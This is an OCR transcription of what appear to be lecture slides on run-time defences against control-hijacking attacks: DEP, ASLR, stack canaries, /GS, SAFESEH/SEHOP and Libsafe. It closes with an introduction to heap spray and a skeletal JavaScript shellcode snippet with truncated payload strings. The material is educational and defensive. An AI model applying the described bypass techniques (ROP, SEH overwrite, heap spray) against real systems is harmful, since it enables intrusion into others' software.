
3. Add runtime code to detect overflows exploits
   - Halt process when overflow exploit detected
   - StackGuard, LibSafe, …

Marking memory as non-execute (W^X)

Prevent attack code execution by marking stack and heap as **non-executable – DEP – Data Execution Prevention**

- NX-bit on AMD Athlon 64, XD-bit on Intel P4 Prescott
  - NX bit in every Page Table Entry (PTE)
- Deployment:
  - Linux (via PaX project); OpenBSD
  - Windows: since XP SP2 (DEP)
    - Visual Studio: **/NXCompat[:NO]**
- Limitations:
  - Some apps need executable heap (e.g. JITs).
  - Does not defend against `**Return Oriented Programming**’ exploits

Examples: DEP controls in Windows




Performance Options

Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

● Turn on DEP for essential Windows programs and services only

○ Turn on DEP for all programs and services except those I select:

Your computer's processor supports hardware-based DEP.



Data Execution Prevention - Microsoft Windows

To help protect your computer, Windows has closed this program.

Name: **Windows Explorer**


Publisher: Microsoft Corporation

Data Execution Prevention helps protect against damage from viruses and other security threats. What should I do?

DEP terminating a program

Attack: Return Oriented Programming (ROP)

- Control hijacking without executing code




Response: randomization


- **ASLR**: (Address Space Layout Randomization)
  - Map shared libraries to rand location in process memory
    ⇒ Attacker cannot jump directly to exec function
  - Deployment: (/DynamicBase)
    - **Windows 7**: 8 bits of randomness for DLLs
      - aligned to 64K page in a 16MB region ⇒ 256 choices
    - **Windows 8:** 24 bits of randomness on 64-bit processors
- Other randomization methods:
  - Sys-call randomization: randomize sys-call id’s
  - Instruction Set Randomization (ISR)

ASLR Example

Booting twice loads libraries into different locations:



ntlanman.dll	0x6D7F0000	Microsoft® Lan Manager
ntmarta.dll	0x75370000	Windows NT MARTA provider
ntshrui.dll	0x6F2C0000	Shell extensions for sharing
ole32.dll	0x76160000	Microsoft OLE for Windows



ntlanman.dll	0x6DA90000	Microsoft® Lan Manager
ntmarta.dll	0x75660000	Windows NT MARTA provider
ntshrui.dll	0x6D9D0000	Shell extensions for sharing
ole32.dll	0x763C0000	Microsoft OLE for Windows

Note: everything in process memory must be randomized

stack, heap, shared libs, base image

- Win 8 **Force ASLR**: ensures all loaded modules use ASLR

Module 1.5

Defense against Control Hijacking Attacks:
Run-Time Defenses


Control Hijacking

Run-time Defenses

Run time checking: StackGuard

- Many run-time checking techniques …
  - we only discuss methods relevant to overflow protection

- Solution 1: StackGuard
  - Run time tests for stack integrity.
  - Embed “canaries” in stack frames and verify their integrity prior to function return.



Canary Types

- Random canary:
  - Random string chosen at program startup.
  - Insert canary string into every stack frame.
  - Verify canary before returning from function.
    - Exit program if canary changed. Turns potential exploit into DoS.
  - To corrupt, attacker must learn current random string.

- Terminator canary: Canary = {0, newline, linefeed, EOF}
  - String functions will not copy beyond terminator.
  - Attacker cannot use string functions to corrupt stack.

StackGuard (Cont.)

- StackGuard implemented as a GCC patch
  - Program must be recompiled


- Minimal performance effects: 8% for Apache

- Note: Canaries do not provide full protection
  - Some stack smashing attacks leave canaries unchanged

- Heap protection: PointGuard
  - Protects function pointers and setjmp buffers by encrypting them: e.g. XOR with random cookie
  - Less effective, more noticeable performance effects

StackGuard enhancements: ProPolice

- ProPolice (IBM) - gcc 3.4.1. (**-fstack-protector**)
  - Rearrange stack layout to prevent ptr overflow.



args

ret addr

SFP

CANARY

local string buffers

local non-buffer variables

copy of pointer args

pointers, but no arrays

Protects pointer args and local pointers from a buffer overflow

MS Visual Studio /GS [since 2003]

Compiler /GS option:

- Combination of ProPolice and Random canary.
- If cookie mismatch, default behavior is to call **_exit(3)**

Function prolog:

```
    sub   esp, 8      // allocate 8 bytes for cookie
    mov   eax, DWORD PTR ___security_cookie
    xor   eax, esp      // xor cookie with current esp
    mov   DWORD PTR [esp+8], eax  // save in stack
```


Function epilog:

```
    mov   ecx, DWORD PTR  [esp+8]
    xor   ecx, esp
    call  @__security_check_cookie@4
    add   esp, 8
```

Enhanced /GS in Visual Studio 2010:

- /GS protection added to all functions, unless can be proven unnecessary

/GS stack frame




Evading /GS with exception handlers

- When exception is thrown, dispatcher walks up exception list until handler is found (else use default handler)

After overflow: handler points to attacker's code

exception triggered ⇒ control hijack

Main point: exception is triggered before canary is checked



Defenses: SAFESEH and SEHOP

- /SAFESEH: linker flag
  - Linker produces a binary with a table of safe exception handlers
  - System will not jump to exception handler not on list

- /SEHOP: platform defense (since win vista SP1)
  - Observation: SEH attacks typically corrupt the “next” entry in SEH list.
  - SEHOP: add a dummy record at top of SEH list
  - When exception occurs, dispatcher walks up list and verifies dummy record is there. If not, terminates process.

Summary: Canaries are not full proof


- Canaries are an important defense tool, but do not prevent all control hijacking attacks:
  - Heap-based attacks still possible
  - Integer overflow attacks still possible
  - /GS by itself does not prevent Exception Handling attacks

    (also need SAFESEH and SEHOP)


What if can’t recompile: Libsafe

- Solution 2: Libsafe (Avaya Labs)
  - Dynamically loaded library   (no need to recompile app.)
  - Intercepts calls to strcpy (dest, src)
    - Validates sufficient space in current stack frame:

      |frame-pointer – dest| > strlen(src)
    - If so, does strcpy.   Otherwise, terminates application



How robust is Libsafe?



strcpy() can overwrite a pointer between buf and sfp.

SFP = saved frame pointer = stack pointer before the function call

More methods …

- **StackShield**
  - At function prologue, copy return address RET and SFP to “safe” location (beginning of data segment)
  - Upon return, check that RET and SFP is equal to copy.
  - Implemented as assembler file processor (GCC)

- **Control Flow Integrity** (CFI)
  - A combination of static and dynamic checking
    - Statically determine program control flow
    - Dynamically enforce control flow integrity

Module 1.6

Advanced Control Hijacking Attacks

Control Hijacking


Advanced Hijacking Attacks

Heap Spray Attacks


A reliable method for exploiting heap overflows

Heap-based control hijacking

- Compiler generated function pointers (e.g. C++ code)




- Suppose vtable is on the heap next to a string object:



Heap-based control hijacking

- Compiler generated function pointers (e.g. C++ code)




- After overflow of **`buf`** we have:

A reliable exploit?

```
<SCRIPT language="text/javascript">
 shellcode = unescape("%u4343%u4343%...");
overflow-string = unescape(“%u2332%u4276%...”);
cause-overflow( overflow-string );      // overflow  buf[ ]
</SCRIPT>
```

Problem: attacker does not know where browser places **shellcode** on the heap

